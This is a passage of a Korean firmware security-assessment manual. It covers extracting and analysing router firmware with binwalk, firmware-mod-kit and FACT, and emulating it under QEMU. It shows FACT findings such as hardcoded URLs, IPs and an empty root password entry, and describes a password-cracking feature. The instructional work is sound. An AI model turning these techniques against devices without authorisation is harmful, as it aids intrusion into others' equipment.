


그림 194. 펌웨어 시그니처 분석 결과

3. 펌웨어 아키텍처 분석

펌웨어 아키텍처는 종류가 많지만 대부분 MIPS, MIPSEL, ARMEB, ARM 4 가지를 사용한다. {MIPS:MIPSEL}, {ARMEB:ARM} 쌍의 차이는 바이트 저장 방식이 Big Endian 이냐 Little Endian 이냐의 차이이다. 매직 넘버는 펌웨어를 HxD 로 열어보면 확인할 수 있다.

명령어	$ binwalk -A firmware_name

특정 헥스값이 포함된 경우 아래와 같이 아키텍쳐가 섞여 나올 수 있기 때문에 file 등의 명령어와 교차 검증이 필요하다.




그림 195. 펌웨어 아키텍처 분석

4. 펌웨어 파일시스템 추출

binwalk -e 옵션을 이용한 파일시스템 자동 추출이다. 추출 시도 시 펌웨어 시그니처 분석을 먼저 진행한 후 해당 시그니처에 맞춰 자동으로 파일시스템을 추출해 준다.

step 1) binwalk 를 이용한 파일시스템 추출 시도

명령어	$ binwalk -e firmware_name

※ 아래 사진에서 보이는 WARNING 은 무시하여도 상관없다.




그림 196. 파일시스템 자동 추출

step 2) 파일시스템 확인

추출한 이후 디렉토리를 살펴보면 .extracted 라는 이름의 하위 디렉토리가 생성된다. 해당 디렉토리 안의 squashfs-root 디렉토리가 해당 펌웨어의 파일시스템 내부 구조이다.




그림 197. 파일시스템

10.3.1.3. fmk(firmware mod kit)

fmk 는 binwalk 를 기반으로 동작하는 펌웨어 분석 도구이다. binwalk 는 사용 시 원하는 결과에 맞는 옵션을 사용자가 직접 지정해주어야 한다. 하지만 fmk 는 특정 옵션을 주지 않아도 자동적으로 추출해주며, 추출 이외의 다양한 기능들을 제공하고 있다.

(※ 링크 : https://github.com/rampageX/firmware-mod-kit.git)

(※ 본 문서에서는 파일시스템 추출에 대한 부분만 다루도록 하겠다.)

step 1) github 에서 fmk 다운로드




그림 198. fmk 다운로드 시도

step 2) 압축 해제 후 configure, make 과정 수행

명령어	$ tar xvfz fmk_XXX.tar.gz
	$ cd fmk/src
	$ ./configure
	$ make

step 3) fmk 디렉토리 내의 extract-firmware.sh 를 이용하여 파일시스템을 추출할 수 있다.




그림 199. 파일시스템 추출 시도

파일 시스템 추출 중 터미널에 보여지는 메시지를 분석해보면 binwalk 를 이용하여 펌웨어의 시그니처를 분석 후 파일시스템에 대한 정보를 얻는 것을 알 수 있다. 그 후 파일시스템의 오프셋을 이용하여 파일시스템을 추출하여 fmk 하위 디렉토리에 저장한다.




그림 200. extract_firmware.sh 메시지 분석

step 4) fmk 하위 디렉토리로 이동 후 image_parts, logs, rootfs 3 개의 디렉토리를 확인 가능하다.

디렉토리	설명
image_parts	extract 한 시스템 이미지
logs	로그
rootfs	추출한 파일 시스템

※ 파일시스템은 rootfs 에 존재한다.

그림 201. extract_firmware.sh 실행 결과

10.3.1.4. fact(Firmware Analysis Comparison Toolkit)

fmk 와 같이 binwalk 기반의 펌웨어 자동화 분석도구이다. fmk 는 파일시스템 추출까지만 지원하는 반면 fact 는 추출한 파일시스템을 좀 더 상세하게 분석해서 결과를 알려준다. 총 27 개의 상세 분석 기능이 있으며, 주요 기능으로 binwalk, cpu architecture, cve lookup, ip and url finder, user and passwd 가 있다. 설치 방법을 설명한 후 fact 가 제공하는 분석 기능과 주요 기능에 대해서 살펴보겠다.

1. fact 설치

아래 명령어를 실행하여 fact 를 설치한다.

일반 유저로 실행(not root!!)

$ sudo apt update && sudo apt upgrade && sudo apt install git

$ git clone https://github.com/fkie-cad/FACT_core.git ~/FACT_core

$ ~/FACT_core/src/install/pre_install.sh && sudo mkdir /media/data && sudo chown -R $USER /media/data

$ sudo reboot

$ ~/FACT_core/src/install.py

설치 완료 후 웹 UI 실행(127.0.0.1:5000)

$ ~/Fact_core/start_all_installed_fact_components

2. fact 사용법

Step 1) fact 의 메인페이지이다. Latest Firm ware Submissions 에는 이전에 분석하였던 펌웨어 목록이 있으며, Upload 버튼을 눌러 새로운 펌웨어를 분석을 할 수 있다.




그림 202. fact 메인 화면

Step 2) Upload 버튼을 누르면 아래의 그림에 해당하는 화면이 나타난다. File 부분에 분석을 원하는 펌웨어를 등록하고, Device Class 와 Vendor 는 new entry 를 눌러 새로운 키워드를 등록하여 사용하면 된다.




그림 203. fact Upload 화면

Step 3) 위에서 언급하였던 27 개의 기능을 선택하는 화면이다. 원하는 기능을 체크한 후 Submit 버튼을 누르면 분석이 시작된다.




그림 204. fact 기능 선택 화면

3. fact 상세 분석 기능

fact 에서 제공하는 기능은 binwalk 기본 기능을 포함한 27 개이며, IP, URL, ID, PW 등과 같이 하드코딩 된 정보를 찾아서 보여주며, 해당 버전의 CVE/CWE 를 검색해주는 등 다양한 기능이 있다.

기능	설명
binwalk	빈워크 툴을 사용해 파일 시그니처와 엔트로피 분석
cpu architecture	CPU 아키텍처 식별
crypto hints	암호 알고리즘 식별
crypto material	SSH 키 및 SSL 인증서 식별
cve lookup	관련 CVE 취약점 수집
cwe checker	CWE 에서 ELF 파일 확인
device tree	디바이스 트리(하드웨어 기술 txt, DTS 의 소스(스크립트)는 커널의 arch/arm/boot/dts 또는 arch/arm64/boot/dts 경로에 존재) 서칭
elf analysis	elf 분석
exploit mitigations	악용 방지 기법 유무 조사
file system metadata	파일시스템 메타데이터 추출
hardware analysis	하드웨어 분석
hashlookup	알려진 바이너리를 식별하기 위해 circ.lu 해시 라이브러리에 쿼링
information leaks	취약한 정보 식별
init systems	자동 시작 시스템 분석과 탐지
input vectors	가능성있는 백터 수집
interesrting urls	특이한 URL 식별
ip and url finder	URL, IP 주소 수집
kernel vulnerabilities	checksec 및 kconfig-hardened-check 를 통해 커널 구성을 찾고 분석
known vulnerabilities	알려진 취약점 탐지
malware scanner	멀웨어 스캔
printable strings	출력가능한 문자열로 구성된 파일의 문자열과 오프셋 추출
QEMU exec	QEMU 테스트
software compenents	소프트웨어 구성요소 식별
source code analysis	여러 스크립트로부터 정적 코드 분석
string evaluator	유용한 문자열 분류
tlsh	tish(trend micro 에서 사용하는 해시)와 비슷한 파일 식별 및 비슷한 값 연산
user and passwd	UNIX, httpd, mosquitto 비밀번호 파일 검색, 파싱, 크랙 시도

4. fact 주요 기능 설명

1. CVE Lookup

CVE Lookup 은 분석하고자 하는 펌웨어의 버전에서 발견되어 등록된 CVE 를 검색하여 목록화 해준다.

OpenSSL 1.0.2u	CVE ID	CVSS v2 score
	CVE-1999-0428	7.5
	CVE-2010-4252	7.5
	CVE-2000-1254	5.0
	CVE-2009-1377	5.0

그림 205. fact CVE Lookup

2. ip and url finder

펌웨어 내 하드코딩되어 있는 URL 과 IP 를 목록화하여 보여준다.

URI	http://download.iptime.co.kr/plugin/bcm470x
	http://download.iptime.co.kr/plugin/14_164/ax8004b
	http://www.acme.com/software/micro_httpd/
	http://www.iptime.com
IPv4	192.168.255.250
	192.168.0.100
	192.168.255.1

그림 206. fact ip and rul finder

3. user and passwd

펌웨어 내 하드코딩되어 있는 계정정보를 목록화하여 보여준다.

nobody	unix	entry	nobody::99:0:nobody:/:/bin/sh
		type	unix
root	unix	entry	root::0:0:root::/bin/sh
		type	unix

그림 207. fact user and passwd

10.3.1.5. QEMU

QEMU 는 오픈 소스 기반의 하이퍼바이져/버추얼라이져 가상 머신을 구축해주는 소프트웨어이다. VMware 처럼 호스트 컴퓨터의 리소스를 가상으로 공유하여 호스트 컴퓨터가 여러 게스트 가상 머신을 사용할 수 있도록 도와준다. 다른 가상 머신 에뮬레이터가 아닌 QEMU 를 사용하는 이유는 진단 시 추출하거나 공개된 펌웨어에는 Kernel 에 대한 정보가 포함되어있지 않아 동적 분석을 하려면 펌웨어에 알맞은 CPU 와 Kernel 을 지정해주어야 한다. QEMU 는 CPU Architecture 와 Kernel 을 지정해서 실행시켜줄 수 있어 QEMU 를 이용하여 가상 환경을 구성한다.

1. QEMU 설치

QEMU 의 설치는 'sudo apt-get install qemu' 명령어를 통해 간단하게 설치할 수 있다.

```
root@ubuntu:/home/ubuntu# apt-get install qemu
Reading package lists... Done
Building dependency tree
Reading state information... Done
qemu is already the newest version (1:2.11+dfsg-1ubuntu7.40).
The following packages were automatically installed and are no longer required:
  linux-hwe-5.4-headers-5.4.0-42 linux-hwe-5.4-headers-5.4.0-87
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 88 not upgraded.
```

그림 208. QEMU 설치

2. QEMU 커널 및 이미지 다운로드

QEMU 구동 시 펌웨어의 CPU Architecture, 바이트 저장 방식[7]에 따라 사용하는 debian 이미지가 달라진다. MIPS 의 경우 뒤에 el 이 붙으면 Little Endian, 붙지 않으면 Big Endian 이다. ARM 의 경우 대부분 Little Endian 에서 동작하기 때문에 데비안 이미지도 Little Endian 만 지원한다.

CPU	바이트 저장 방식	Debian 이미지 종류
mips	Big Endian	mips
	Little Endian	mipsel
arm	Little Endian	armel

따라서 펌웨어 정보를 확인한 후, 펌웨어 아키텍쳐에 맞는 이미지를 다운받아 QEMU 를 실행하는 것이 중요한 단계 중 하나이다. 펌웨어 정보는 binwalk 를 이용하여 쉽게 확인할 수 있다.

```
root@ubuntu:/home/ubuntu/Downloads# binwalk [redacted].bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
1024          0x400           uImage header, header size: 64 bytes, header CRC: 0x811646A, created: 2015-07
-28 06:19:03, image size: 1639980 bytes, Data Address: 0x8000, Entry Point: 0x8000, data CRC: 0xADF903B6, O
S: Linux, CPU: ARM, image type: OS Kernel Image, compression type: none, image name: "Linux-2.6.31.8"
14072         0x36F8          gzip compressed data, maximum compression, from Unix, last modified: 2015-07-
28 06:19:03
424906        0x67BCA         MySQL MISAM index file Version 11
1703936       0x1A0000        Squashfs filesystem, little endian, non-standard signature, version 3.0, size
: 2602568 bytes, 616 inodes, blocksize: 65536 bytes, created: 2017-08-16 08:39:58
```

그림 209. 펌웨어 정보 확인

확인한 펌웨어 정보에 맞는 이미지와 커널을 다운받을 차례이다. ARM 을 사용하고 있으며, little endian 방식을 사용하고 있으므로 armel 에서 환경에 맞는 파일을 다운받아 실행한다.

URL : https://people.debian.org/~aurel32/qemu/armel/

[7] 해당 정보들은 4.1.2 의 시그니처 분석을 통해 얻을 수 있다.

```
$ wget https://people.debian.org/~aurel32/qemu/armel/debian_wheezy_armel_standard.qcow2
$ wget https://people.debian.org/~aurel32/qemu/armel/initrd.img-3.2.0-4-versatile
$ wget https://people.debian.org/~aurel32/qemu/armel/vmlinuz-3.2.0-4-versatile

$ qemu-system-arm -M versatilepb -kernel vmlinuz-3.2.0-4-versatile -initrd initrd.img-3.2.0-4-versatile -hda debian_wheezy_armel_standard.qcow2 -append "root=/dev/sda1" -redir tcp:2280::80 -redir tcp:2222::22
```

+) MIPS 의 경우 다운받는 파일과 실행 명령은 아래와 같다.

```
// mips (big endian)
$ wget https://people.debian.org/~aurel32/qemu/mips/debian_wheezy_mips_standard.qcow2
$ wget https://people.debian.org/~aurel32/qemu/mips/vmlinux-3.2.0-4-4kc-malta
$ qemu-system-mips -M malta -kernel vmlinux-3.2.0-4-4kc-malta -hda debian_wheezy_mips_standard.qcow2 -append "root=/dev/sda1 -redir tcp:2280::80 -redir tcp:2222::22"

// mipsel (little endian)
$ wget https://people.debian.org/~aurel32/qemu/mipsel/debian_wheezy_mipsel_standard.qcow2
$ wget https://people.debian.org/~aurel32/qemu/mipsel/vmlinux-3.2.0-4-4kc-malta
$ qemu-system-mipsel -M malta -kernel vmlinux-3.2.0-4-4kc-malta -hda debian_wheezy_mipsel_standard.qcow2 -append "root=/dev/sda1 -redir tcp:2280::80 -redir tcp:2222::22"
```

QEMU 를 구축하는 환경의 버전이 높아 '-redir: invalid option' 에러가 발생할 경우 옵션을 -nic 또는 -netdev 로 대체하여 실행해야 한다.

-redir 옵션	**-nic 또는 -netdev 옵션**
-redir tcp:2222::22	-nic user,hostfwd=tcp::2222-:22 또는 -netdev user, id=ethernet.0,hostfwd=tcp::2222-:22

QEMU 로 구동한 debian 이미지의 기본 계정과 패스워드는 root/root 이며, 구동 시 설정한 리다이렉트 포트로 ssh, scp 사용이 가능한 것을 확인할 수 있다. ssh 와 scp 는 이후 펌웨어 파일시스템을 옮기는데 사용된다.

```
ubuntu@ubuntu:~/Desktop/qemu-armel$ ssh -p 2222 root@localhost
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.
ECDSA key fingerprint is SHA256:SpVkxmsPuQpoW5jhyvKkJL+4DK4qJzxcryW3dmL11X0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:2222' (ECDSA) to the list of known hosts.
root@localhost's password:
Linux debian-armel 3.2.0-4-versatile #1 Debian 3.2.51-1 armv5tejl

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Oct 17 08:23:27 2022 from 10.0.2.2
root@debian-armel:~#
```

그림 210. ssh 접속 확인

3. QEMU 구동

QEMU 를 이용하여 펌웨어 에뮬레이팅을 하기 위해 펌웨어의 파일시스템을 추출하고, 추출한 파일시스템을 QEMU 이미지에 옮기는 작업이 필요하다. 먼저, binwalk 를 이용하여 펌웨어의 파일시스템을 추출한다.

```
ubuntu@ubuntu:~/Downloads$ binwalk -e [redacted].bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
1024          0x400           uImage header, header size: 64 bytes, header CRC: 0x811646A, created: 2015-07
-28 06:19:03, image size: 1639980 bytes, Data Address: 0x8000, Entry Point: 0x8000, data CRC: 0xADF903B6, O
S: Linux, CPU: ARM, image type: OS Kernel Image, compression type: none, image name: "Linux-2.6.31.8"
14072         0x36F8          gzip compressed data, maximum compression, from Unix, last modified: 2015-07-
28 06:19:03
424906        0x67BCA         MySQL MISAM index file Version 11
1703936       0x1A0000        Squashfs filesystem, little endian, non-standard signature, version 3.0, size
: 2602568 bytes, 616 inodes, blocksize: 65536 bytes, created: 2017-08-16 08:39:58

ubuntu@ubuntu:~/Downloads$ ls
[redacted].bin  [redacted].bin.extracted
```

그림 211. 파일시스템 추출

파일시스템 추출 이후 생성된 폴더를 확인해보면 해당 펌웨어가 사용중인 squashfs 파일시스템이 추출된 것을 확인할 수 있다. QEMU 이미지에 파일시스템을 옮기기 위해 squashfs-root 디렉토리를 압축한다.

```
ubuntu@ubuntu:~/Downloads/[redacted].bin.extracted$ ls
1A0000.squashfs  36F8  squashfs-root
ubuntu@ubuntu:~/Downloads/[redacted].bin.extracted$ tar -cvf squashfs-root.tar squashfs-root
```

그림 212. squashfs-root 압축

scp 명령을 이용하여 QEMU 이미지에 압축한 tar 파일을 옮긴 후, 압축을 해제한다.

```
ubuntu@ubuntu:~/Downloads/_t24000_kr_10_008.bin.extracted$
scp -P 2222 squashfs-root.tar root@localhost:/root
root@localhost's password:
squashfs-root.tar
                              100% 8160KB    4.4MB/s   00:01
```

그림 213. squashfs-root 전송

QEMU 에 접속하여 전달받은 squashfs-root.tar 의 압축을 해제하고, default 폴더 내 파일들을 tmp 폴더로 복사한다. 이후 root 디렉토리로 인식시키기 위해 chroot 명령을 수행한다.

```
root@debian-armel:~# ls
squashfs-root.tar
root@debian-armel:~# tar xvf squashfs-root.tar
root@debian-armel:~# cd squashfs-root
root@debian-armel:~/squashfs-root# cp -r default/* ./tmp/
root@debian-armel:~/squashfs-root# chroot ./ ./bin/sh
#
```

그림 214. 압축해제 및 root 디렉토리 설정

